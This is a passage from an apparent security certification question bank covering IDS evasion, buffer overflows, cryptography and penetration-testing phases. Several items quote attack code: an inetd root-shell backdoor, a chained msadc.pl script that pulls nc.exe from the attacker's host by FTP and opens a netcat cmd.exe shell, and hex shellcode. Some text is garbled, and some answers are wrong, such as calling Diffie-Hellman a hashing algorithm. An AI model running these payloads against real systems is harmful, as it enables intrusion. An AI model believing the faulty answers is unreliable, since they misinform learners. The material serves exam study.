**Bob has set up three web servers on Windows Server 2003 IIS 6.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of this server because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.**

**Why will this not be possible?**

- A. Firewalls can't inspect traffic coming through port 443
- B. Firewalls can only inspect outbound traffic
- C. Firewalls can't inspect traffic coming through port 80
- D. Firewalls can't inspect traffic at all, they can only block or allow certain ports

**Answer: D**

**Explanation: In order to really inspect traffic and traffic patterns you need an IDS.**

**QUESTION NO: 59**

**This IDS defeating technique works by splitting a datagram (or packet) into multiple fragments and the IDS will not spot the true nature of the fully assembled datagram. The datagram is not reassembled until it reaches its final destination. It would be a processor-intensive task for an IDS to reassemble all fragments itself and on a busy system the packet will slip through the IDS onto the network.**

**What is this technique called?**

- A. IP Fragmentation or Session Splicing
- B. IP Routing or Packet Dropping
- C. IDS Spoofing or Session Assembly
- D. IP Splicing or Packet Reassembly

**Answer: A**

**Explanation: The basic premise behind session splicing, or IP Fragmentation, is to deliver the payload over multiple packets thus defeating simple pattern matching without session reconstruction. This payload can be delivered in many different manners and even spread out over a long period of time. Currently, Whisker and Nessus have session splicing capabilities, and other tools exist in the wild.**

**QUESTION NO: 60**

**John runs a Web Server, IDS and firewall on his network. Recently his Web Server has been under constant hacking attacks. He looks up the IDS log files and sees no Intrusion attempts but the web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever.**

**John become suspicious and views he firewall logs and he notices huge SSL connections constantly hitting web server.**

**Hackers have been using the encrypted HTTPS protocol to send exploits to the web server and that was the reason the IDS did not detect the intrusions.**

**How would Jon protect his network form these types of attacks?**

- A. Install a proxy server and terminate SSL at the proxy
- B. Install a hardware SSL "accelerator" and terminate SSL at this layer
- C. Enable the IDS to filter encrypted HTTPS traffic

D. Enable the firewall to filter encrypted HTTPS traffic

**Answer: A,B**

**Explanation:** By terminating the SSL connection at a proxy or a SSL accelerator and then use clear text the distance between the proxy/accelerator and the server, you make it possible for the IDS to scan the traffic.

## Topic 20, Buffer Overflows (17 questions)

### QUESTION NO: 1

**Study the following exploit code taken from a Linux machine and answer the questions below:**

```
echo "ingreslock stream tcp nowait root /bin/sh sh -I" >
/tmp/x;
/usr/sbin/inetd -s /tmp/x;
sleep 10;
/bin/ rm -f /tmp/x AAAA...AAA
```

**In the above exploit code, the command `"/bin/sh sh -I"` is given.**

**What is the purpose, and why is 'sh' shown twice?**

- A. The command `/bin/sh sh -i` appearing in the exploit code is actually part of an inetd configuration file.
- B. The length of such a buffer overflow exploit makes it prohibitive for user to enter manually.  
The second 'sh' automates this function.
- C. It checks for the presence of a codeword (setting the environment variable) among the environment variables.
- D. It is a giveaway by the attacker that he is a script kiddy.

**Answer: A**

**Explanation:**

What's going on in the above question is the attacker is trying to write to the unix file /tm/x (his inetd.conf replacement config) -- he is attempting to add a service called ingresslock (which doesn't exist), which is "apparently" supposed to spawn a shell the given port specified by /etc/services for the service "ingresslock", ingresslock is a non-existent service, and if an attempt were made to respawn inetd, the service would error out on that line. (he would have to add the service to /etc/services to suppress the error). Now the question is asking about /bin/sh sh -i which produces an error that should read "sh: /bin/sh: cannot execute binary file", the -i option places the shell in interactive mode and cannot be used to respawn itself.

#### QUESTION NO: 2

You have been using the msadc.pl attack script to execute arbitrary commands on an NT4 web server. While it is effective, you find it tedious to perform extended functions. On further research you come across a perl script that runs the following msadc functions:

```
system("perl msadc.pl -h $host -C \"echo open $your > sasfile\");  
system("perl msadc.pl -h $host -C \"echo $user >> sasfile\");  
system("perl msadc.pl -h $host -C \"echo $pass >> sasfile\");  
system("perl msadc.pl -h $host -C \"echo bin >> sasfile\");  
system("perl msadc.pl -h $host -C \"echo get nc.exe >> sasfile\");  
system("perl msadc.pl -h $host -C \"echo get  
hacked.html >> sasfile\");  
system("perl msadc.pl -h $host -C \"echo quit >> sasfile\");  
system("perl msadc.pl -h $host -C \"ftp -s\ :sasfile\");  
$o=<STDIN>; print "Opening ... \n";  
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\");
```

What kind of exploit is indicated by this script?

- A. A buffer overflow exploit.
- B. A SUID exploit.
- C. A SQL injection exploit.
- D. A chained exploit.

E. A buffer under run exploit.

**Answer: D**

**QUESTION NO: 3**

**The programmers on your team are analyzing the free, open source software being used to run FTP services on a server. They notice that there is an excessive number of fgets() and gets() on the source code. These C++ functions do not check bounds.**

**What kind of attack is this program susceptible to?**

- A. Buffer of Overflow
- B. Denial of Service
- C. Shatter Attack
- D. Password Attack

**Answer: A**

**Explanation: C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program.**

**QUESTION NO: 4**

**Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threat, but it does not secure the application from coding errors. It can provide data privacy, integrity and enable strong authentication but it cannot mitigate programming errors.**

**What is a good example of a programming error that Bob can use to illustrate to the management that encryption will not address all of their security concerns?**

A.

- Bob can explain that a random generator can be used to derive cryptographic keys but it uses a weak seed value and it is a form of programming error.
- B. Bob can explain that by using passwords to derive cryptographic keys it is a form of a programming error.
  - C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique.
  - D. Bob can explain that by using a weak key management technique it is a form of programming error.

**Answer: C**

**Explanation: A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program. Technically, a buffer overflow is a problem with the program's internal implementation.**

#### **QUESTION NO: 5**

**A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.**

**What is the most common cause of buffer overflow in software today?**

- A. Bad permissions on files.
- B. High bandwidth and large number of users.
- C. Usage of non standard programming languages.
- D. Bad quality assurance on software produced.

**Answer: D**

**Explanation: Technically, a buffer overflow is a problem with the program's internal implementation.**

#### **QUESTION NO: 6**

While investigating a claim of a user downloading illegal material, the investigator goes through the files on the suspect's workstation. He comes across a file that is called 'file.txt' but when he opens it, he finds the following:

```
#define MAKE_STR_FROM_RET(x) (((x)&0xff), (((x)&0xff00)>>8), (((x)&0xff0000)>>16), (((x)&0xff000000)>>24))char infin_loop[]= /* for testing purposes */ "\xEB\xFE";char bsdcode[]= /* code by cha-cha-cha */ "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43" "\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0" "\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0" "\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80" "\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9" "\x31\xc0\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9" "\xf1\x31\xc0\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9" "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46" "\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56" "\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53" "\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30" "\x62\x69\x6e\x30\x73\x68\x31\xe2\xe2\x31\x31\x76\x65\x6e" "\x67\x6c\x69\x6e";static int magic[MAX_MAGIC],magic_d[MAX_MAGIC];static char *magic_str=NULL;int before_len=0;
```

What does this file contain?

- A. A picture that has been renamed with a .txt extension.
- B. An encrypted file.
- C. A uuencoded file.
- D. A buffer overflow.

Answer: D

Explanation: This is a buffer overflow exploit with its "payload" in hexadecimal format.

**QUESTION NO: 7**

**Buffer X is an Accounting application module for TestKing can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted. Dave decided to insert 400 characters into the 200-character buffer which overflows the buffer. Below is the code snippet:**

```
Void func (void)
{ int I; char buffer [200];
  for (I=0; I<400; I++)
  buffer (I)= 'A';
  return;
}
```

**How can you protect/fix the problem of your application as shown above? (Choose two)**

- A. Because the counter starts with 0, we would stop when the counter is less than 200.
- B. Because the counter starts with 0, we would stop when the counter is more than 200.
- C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data.
- D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data.

**Answer: A, C**

**Explanation: I=199 would be the character number 200. The stack holds exact 200 characters so there is no need to stop before 200.**

**QUESTION NO: 8**

```
#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)8),
(((x)&0xff0000)16), (((x)&0xff000000)24)
char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
"\x31\xc0\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
```

```

"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int magic[MAX_MAGIC],magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
struct targets getit;

```

**The following exploit code is extracted from what kind of attack?**

- A. Remote password cracking attack
- B. SQL Injection
- C. Distributed Denial of Service
- D. Cross Site Scripting
- E. Buffer Overflow

**Answer: E**

**Explanation: This is a buffer overflow with it's payload in hex format.**

**QUESTION NO: 9**

**StackGuard (as used by Immunix), ssp/ProPolice (as used by OpenBSD), and Microsoft's /GS option use \_\_\_\_\_ defense against buffer overflow attacks.**

- A. Canary
- B. Hex editing
- C. Format checking
- D. Non-executing stack

**Answer: A**

**Explanation:** Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, it will clobber the canary, making the overflow evident. This is a reference to the historic practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system.

**QUESTION NO: 10**

A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

- A. The system has crashed
- B. A buffer overflow attack has been attempted
- C. A buffer overflow attack has already occurred
- D. A firewall has been breached and this is logged
- E. An intrusion detection system has been triggered

**Answer: B**

**Explanation:** Terminator Canaries are based on the observation that most buffer overflows and stack smash attacks are based on certain string operations which end at terminators. The reaction to this observation is that the canaries are built of NULL terminators, CR, LF, and -1. The undesirable result is that the canary is known.

**QUESTION NO: 11**

Choose one of the following pseudo codes to describe this statement:

If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data.

- A. If (I > 200) then exit (1)
- B. If (I < 200) then exit (1)
- C. If (I <= 200) then exit (1)
- D. If (I >= 200) then exit (1)

**Answer: D**

**QUESTION NO: 12**

**Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threats but it does not secure the data from the specific threats but it does not secure the application from coding errors. It can provide data privacy; integrity and enable strong authentication but it can't mitigate programming errors. What is a good example of a programming error that Bob can use to explain to the management how encryption will not address all their security concerns?**

- A. Bob can explain that using a weak key management technique is a form of programming error
- B. Bob can explain that using passwords to derive cryptographic keys is a form of a programming error
- C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique
- D. Bob can explain that a random number generation can be used to derive cryptographic keys but it uses a weak seed value and this is a form of a programming error

**Answer: C**

**Explanation: In computer security and programming, a buffer overflow, or buffer overrun, is a programming error which may result in a memory access exception and program termination, or in the event of the user being malicious, a possible breach of system security.**

**QUESTION NO: 13**

**Which of the following built-in C/C++ functions you should avoid to prevent your program from buffer overflow attacks?**

- A. strcpy()
- B. strcat()
- C. streadd()
- D. strscok()

**Answer: A,B,C**

**Explanation:**

When hunting buffer overflows, the first thing to look for is functions which write into arrays without any way to know the amount of space available. If you get to define the function, you can pass a length parameter in, or ensure that every array you ever pass to it is at least as big as the hard-coded maximum amount it will write. If you're using a function someone else (like, say, the compiler vendor) has provided then avoiding functions like gets(), which take some amount of data over which you have no control and stuff it into arrays they can never know the size of, is a good start. Make sure that functions like the str...() family which expect NUL-terminated strings actually get them - store a '\0' in the last element of each array involved just before you call the function, if necessary. Strscok() is not a valid C/C++ function.

QUESTION NO: 14

When writing shellcodes, you must avoid \_\_\_\_\_ because these will end the string.

```

charhellcode[]
fill "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
fill "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
fill "\x80\x80\xdc\xff\xff\xff'in/sh";
voidain()
{ int?ret;
fill ?
ret??int?&ret?;
fill ?
(*ret)?int?shellcode;
}

```

- A. Null Bytes
- B. Root Bytes
- C. Char Bytes
- D. Unicode Bytes

Answer: A

Explanation:

The null character (also null terminator) is a character with the value zero, present in the ASCII and Unicode character sets, and available in nearly all mainstream programming languages. The original meaning of this character was like NOP - when sent to a printer or a terminal, it does nothing (some terminals, however, incorrectly display it as space). Strings ending in a null character are said to be null-terminated.

**QUESTION NO: 15**

**In Buffer Overflow exploit, which of the following registers gets overwritten with return address of the exploit code?**

- A. EIP
- B. ESP
- C. EAP
- D. EEP

**Answer: A**

**Explanation: EIP is the instruction pointer which is a register, it points to your next command.**

**QUESTION NO: 16**

**Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet.**

```
Void func (void)
TestKing.com
int i; char buffer [200];
for (i=0; i<400; i++)
buffer [i]= 'A';
return;
}
```

**How can you protect/fix the problem of your application as shown above?**

- A. Because the counter starts with 0, we would stop when the counter is less than 200
- B. Because the counter starts with 0, we would stop when the counter is more than 200
- C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it can't hold any more data
- D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it can't hold any more data

**Answer: A,C**

**Explanation: I=199 would be the character number 200. The stack holds exact 200 characters so there is no need to stop before 200.**

**QUESTION NO: 17**

**Which programming language is NOT vulnerable to buffer overflow attacks?**

- A. Java
- B. ActiveX
- C. C++
- D. Assembly Language

**Answer: A**

**Explanation: Perl and Java has boundary checking, hence buffer overflows don't occur. On the other hand, Perl and Java don't offer access to the system that is as deep as some programs need.**

## Topic 21, Cryptography (20 questions)

### QUESTION NO: 1

Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so.

Which of the following tools can she use to protect the link?

- A. MD5
- B. SSH
- C. RSA
- D. PGP

**Answer: B**

**Explanation:** Port forwarding, or tunneling, is a way to forward otherwise insecure TCP traffic through SSH Secure Shell. You can secure for example POP3, SMTP and HTTP connections that would otherwise be insecure.

### QUESTION NO: 2

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: netcat -l -p 1234 < secretfile  
Machine B: netcat 192.168.3.4 > 1234

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt information before transmitting it on the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfile  
Machine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfile  
Machine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw password  
Machine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat.

**Answer: D**

**Explanation:**

Cryptcat is the standard netcat enhanced with twofish encryption with ports for Windows NT, BSD and Linux. Twofish is courtesy of counterpane, and cryptix. A default netcat installation does not contain any cryptography support.

**QUESTION NO: 3**

**Symmetric encryption algorithms are known to be fast but present great challenges on the key management side. Asymmetric encryption algorithms are slow but allow communication with a remote host without having to transfer a key out of band or in person. If we combine the strength of both crypto systems where we use the symmetric algorithm to encrypt the bulk of the data and then use the asymmetric encryption system to encrypt the symmetric key, what would this type of usage be known as?**

- A. Symmetric system
- B. Combined system
- C. Hybrid system
- D. Asymmetric system

**Answer: C**

**Explanation: Because of the complexity of the underlying problems, most public-key algorithms involve operations such as modular multiplication and exponentiation, which are much more computationally expensive than the techniques used in most block ciphers, especially with typical key sizes. As a result, public-key cryptosystems are commonly "hybrid" systems, in which a fast symmetric-key encryption algorithm is used for the message itself, while the relevant symmetric key is sent with the message, but encrypted using a public-key algorithm. Similarly, hybrid signature schemes are often used, in which a cryptographic hash function is computed, and only the resulting hash is digitally signed.**

**QUESTION NO: 4**

Steven the hacker realizes that the network administrator of TestKing is using syskey to protect organization resources in the Windows 2000 Server. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2000 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch attack.

**How many bits does Syskey use for encryption?**

- A. 40 bit
- B. 64 bit
- C. 256 bit
- D. 128 bit

**Answer: D**

**Explanation: SYSKEY is a utility that encrypts the hashed password information in a SAM database using a 128-bit encryption key.**

**QUESTION NO: 5**

**In the context of using PKI, when Sven wishes to send a secret message to Bob, he looks up Bob's public key in a directory, uses it to encrypt the message before sending it off. Bob then uses his private key to decrypt the message and reads it. No one listening on can decrypt the message.**

**Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know Bob's public key and use it to verify Bob's signature, they cannot discover Bob's private key and use it to forge digital signatures.**

**What does this principle refer to?**

- A. Irreversibility
- B. Non-repudiation
- C. Symmetry
- D. Asymmetry

**Answer: D**

**Explanation: PKI uses asymmetric key pair encryption. One key of the pair is the only way to decrypt data encrypted with the other.**

**QUESTION NO: 6**

What is SYSKEY # of bits used for encryption?

- A. 40
- B. 64
- C. 128
- D. 256

**Answer: C**

**Explanation:**

System Key hotfix is an optional feature which allows stronger encryption of SAM. Strong encryption protects private account information by encrypting the password data using a 128-bit cryptographically random key, known as a password encryption key.

**QUESTION NO: 7**

**Which of the following is NOT true of cryptography?**

- A. Science of protecting information by encoding it into an unreadable format
- B. Method of storing and transmitting data in a form that only those it is intended for can read and process
- C. Most (if not all) algorithms can be broken by both technical and non-technical means
- D. An effective way of protecting sensitive information in storage but not in transit

**Answer: D**

**Explanation: Cryptography will protect data in both storage and in transit.**

**QUESTION NO: 8**

**Which of the following best describes session key creation in SSL?**

- A. It is created by the server after verifying the user's identity

- B. It is created by the server upon connection by the client
- C. It is created by the client from the server's public key
- D. It is created by the client after verifying the server's identity

**Answer: D**

**Explanation:** An SSL session always begins with an exchange of messages called the SSL handshake. The handshake allows the server to authenticate itself to the client using public-key techniques, then allows the client and the server to cooperate in the creation of symmetric keys used for rapid encryption, decryption, and tamper detection during the session that follows. Optionally, the handshake also allows the client to authenticate itself to the server.

**QUESTION NO: 9**

**Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is valid on the server. Why do you think this is possible?**

- A. Any cookie can be replayed irrespective of the session status
- B. The scenario is invalid as a secure cookie cannot be replayed
- C. It works because encryption is performed at the network layer (layer 1 encryption)
- D. It works because encryption is performed at the application layer (single encryption key)

**Answer: D**

**QUESTION NO: 10**

**How many bits encryption does SHA-1 use?**

- A. 64 bits
- B. 128 bits
- C. 160 bits
- D. 256 bits

**Answer: C**

**Explanation:**

**SHA-1 (as well as SHA-0) produces a 160-bit digest from a message with a maximum length of 264 - 1 bits, and is based on principles similar to those used by Professor Ronald L. Rivest of MIT in the design of the MD4 and MD5 message digest algorithms.**

**QUESTION NO: 11**

**\_\_\_\_\_ is a type of symmetric-key encryption algorithm that transforms a fixed-length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.**

- A. Bit Cipher
- B. Hash Cipher
- C. Block Cipher
- D. Stream Cipher

**Answer: C**

**Explanation: A block cipher is a symmetric key cipher which operates on fixed-length groups of bits, termed blocks, with an unvarying transformation. When encrypting, a block cipher might take a (for example) 128-bit block of plaintext as input, and output a corresponding 128-bit block of ciphertext.**

**QUESTION NO: 12**

**There is some dispute between two network administrators at your company. Your boss asks you to come and meet with the administrators to set the record straight. Which of these are true about PKI and encryption? Select the best answers.**

- A. PKI provides data with encryption, compression, and restorability.
- B. Public-key encryption was invented in 1976 by Whitfield Diffie and Martin Hellman.
- C. When it comes to eCommerce, as long as you have authenticity, and authenticity, you do not need encryption.
- D. RSA is a type of encryption.

**Answer: B, D**

**Explanation:**

PKI provides confidentiality, integrity, and authenticity of the messages exchanged between these two types of systems. The 3rd party provides the public key and the receiver verifies the message with a combination of the private and public key. Public-key encryption WAS invented in 1976 by Whitfield Diffie and Martin Hellman. The famous hashing algorithm Diffie-Hellman was named after them. The RSA Algorithm is created by the RSA Security company that also has created other widely used encryption algorithms.

**QUESTION NO: 13**

Bob is a Junior Administrator at ABC Company. He is installing the RedHat Enterprise Linux on his machine. At installation time, he removed the "Use MD5" options. What will be the hashing standard?

- A. MD2
- B. DES
- C. 3DES
- D. RSA

**Answer: B**

**Explanation:** crypt() will return an encrypted string using the standard Unix DES-based encryption algorithm or alternative algorithms that may be available on the system. By removing the "Use MD5" option Bob forces crypt() to revert to DES encryption.

**QUESTION NO: 14**

One of the most common and the best way of cracking RSA encryption is to being to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a \_\_\_\_\_ process, then the private key can be derived.

- A. Factorization
- B. Prime Detection
- C. Hashing
- D. Brute-forcing

**Answer: A**

**Explanation:**

**In April 1994, an international cooperative group of mathematicians and computer scientists solved a 17-year-old challenge problem, the factoring of a 129-digit number, called RSA-129, into two primes.**

That is,

RSA-129 =

1143816257578888676692357799761466120102182

9672124236256256184293570693524573389783059

7123563958705058989075147599290026879543541

= 34905295108476509491478496199038 98133417764638493387843990820577 times  
32769132993266709549961988190834 461413177642967992942539798288533.

Se more at [http://en.wikipedia.org/wiki/RSA\\_Factoring\\_Challenge](http://en.wikipedia.org/wiki/RSA_Factoring_Challenge)

#### **QUESTION NO: 15**

**What are the different between SSL and S-HTTP?**

- A. SSL operates at the network layer and S-HTTP operates at the application layer
- B. SSL operates at the application layer and S-HTTP operates at the network layer
- C. SSL operates at transport layer and S-HTTP operates at the application layer
- D. SSL operates at the application layer and S-HTTP operates at the transport layer

**Answer: C**

**Explanation: Whereas SSL is designed to establish a secure connection between two computers, S-HTTP is designed to send individual messages securely. S-HTTP is defined in RFC 2660**

#### **QUESTION NO: 16**

**Richard is a network Administrator working at a student loan company in Iowa. This company processes over 20,000 students loan a year from colleges all over the state. Most communication between the company, schools and lenders is carried out through email. Because of privacy laws that are in the process of being implemented, Richard wants to get ahead of the game and become compliant before any sort of auditing occurs. Much of the email communication used at his company contains sensitive information such as social security numbers. For this reason, Richard wants to utilize email encryption agency-wide. The only problem for Richard is that his department only has couple of servers and they are utilized to their full capacity. Since a server-based PKI is not an option for him, he is looking for a low/no cost solution to encrypt email.**

**What should Richard use?**

- A. PGP
- B. RSA
- C. 3DES
- D. OTP

**Answer: A**

**Explanation:** PGP (Pretty Good Privacy) is an encryption program being used for secure transmission of files and e-mails. This adapts public-key encryption technology in which pairs of keys are used to maintain secure communication. For PGP-based communication both the sender and receiver should have public and private key pairs. The sender's public key should be distributed to the receiver. Similarly, the receiver's public key should be distributed to the sender. When sending a message or a file, the sender can sign using his private key. Also, the sender's private key is never distributed. All encryption is made on the workstation sending the e-mail.

**QUESTION NO: 17**

**A digital signature is simply a message that is encrypted with the public key instead of the private key.**

- A. True
- B. False

**Answer: B**

**Explanation:** Digital signatures enable the recipient of information to verify the authenticity of the information's origin, and also verify that the information is intact. Thus, public key digital signatures provide authentication and data integrity. A digital signature also provides non-repudiation, which means that it prevents the sender from claiming that he or she did not actually send the information. Instead of encrypting information using someone else's public key, you encrypt it with your private key. If the information can be decrypted with your public key, then it must have originated with you.

**QUESTION NO: 18**

**Microsoft Authenticode technology is used for:**

- A. Digital Signing Activex controls
- B. Digitally signing SSL Certificates
- C. Digitally Signing JavaScript Files
- D. Digitally Signing Java Applets

**Answer: A**

**Explanation: Authenticode identifies the publisher of signed software and verifies that it hasn't been tampered with, before users download software to their PCs. As a result, end users can make a more informed decision as to whether or not to download code. Authenticode relies on digital certificates and is based on specifications that have been used successfully in the industry for some time, including Public Key Cryptography Standards (PKCS) #7 (encrypted key specification), PKCS #10 (certificate request formats), X.509 (certificate specification), and Secure Hash Algorithm (SHA) and MD5 hash algorithms.**

**QUESTION NO: 19**

**One of the most common and the best way of cracking RSA encryption is to being to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a \_\_\_\_\_ process, then the private key can be derived.**

- A. Factorization
- B. Prime Detection
- C. Hashing
- D. Brute-forcing

**Answer: A**

**Explanation: In April 1994, an international cooperative group of mathematicians and computer scientists solved a 17-year-old challenge problem, the factoring of a 129-digit number, called RSA-129, into two primes.**

That is,

RSA-129 =

1143816257578888676692357799761466120102182  
9672124236256256184293570693524573389783059  
7123563958705058989075147599290026879543541  
= 34905295108476509491478496199038 98133417764638493387843990820577 times  
32769132993266709549961988190834 461413177642967992942539798288533.  
See more at [http://en.wikipedia.org/wiki/RSA\\_Factoring\\_Challenge](http://en.wikipedia.org/wiki/RSA_Factoring_Challenge)

**QUESTION NO: 20**

**Which of the following encryption is not based on Block Cipher?**

- A. DES
- B. Blowfish
- C. AES
- D. RC4

**Answer: D**

**Explanation: RC4 (also known as ARC4 or ARCFOUR) is the most widely-used software stream cipher and is used in popular protocols such as Secure Sockets Layer (SSL) (to protect Internet traffic) and WEP (to secure wireless networks).**

## Topic 22, Penetration Testing Methodologies (10 questions)

**QUESTION NO: 1**

**Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate.**

**What would you call this kind of activity?**

- A. CI Gathering
- B. Scanning
- C. Dumpster Diving
- D. Garbage Scooping

**Answer: C**

**QUESTION NO: 2**

**A client has approached you with a penetration test requirements. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their respective department.**

**What kind of penetration test would you recommend that would best address the client's concern?**

- A. A Black Box test
- B. A Black Hat test
- C. A Grey Box test
- D. A Grey Hat test
- E. A White Box test
- F. A White Hat test

**Answer: C**

**QUESTION NO: 3**

**In which of the following should be performed first in any penetration test?**

- A. System identification
- B. Intrusion Detection System testing
- C. Passive information gathering
- D. Firewall testing

**Answer: C**

**QUESTION NO: 4**

**Vulnerability mapping occurs after which phase of a penetration test?**

- A. Host scanning
- B. Passive information gathering

- C. Analysis of host scanning
- D. Network level discovery

**Answer: C**

**Explanation:**

The order should be Passive information gathering, Network level discovery, Host scanning and Analysis of host scanning.

**QUESTION NO: 5**

**Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?**

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

**Answer: D**

**Explanation: Sending a bogus email is one way to find out more about internal servers. Also, to gather additional IP addresses and learn how they treat mail.**

**QUESTION NO: 6**

**Which type of attack is port scanning?**

- A. Web server attack
- B. Information gathering
- C. Unauthorized access
- D. Denial of service attack

**Answer: B**

**QUESTION NO: 7 DRAG DROP**

A Successfully Attack by a malicious hacker can divide into five phases, Match the order:

Phase	Action
Phase 1	Place here
Phase 2	Place here
Phase 3	Place here
Phase 4	Place here
Phase 5	Place here

Select from these

Clearing Tracks	Gaining Access
Scanning	Maintaining Accesses
Reconnaissance	

**Answer:**

**Explanation:**

Phase	Action
Phase 1	Reconnaissance
Phase 2	Scanning
Phase 3	Gaining Access
Phase 4	Maintaining Accesses
Phase 5	<i>Place here</i>

\* Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.

\* In Second Phase Hacker starts to scan the remote host to gather information about OS using, Opened Ports etc.

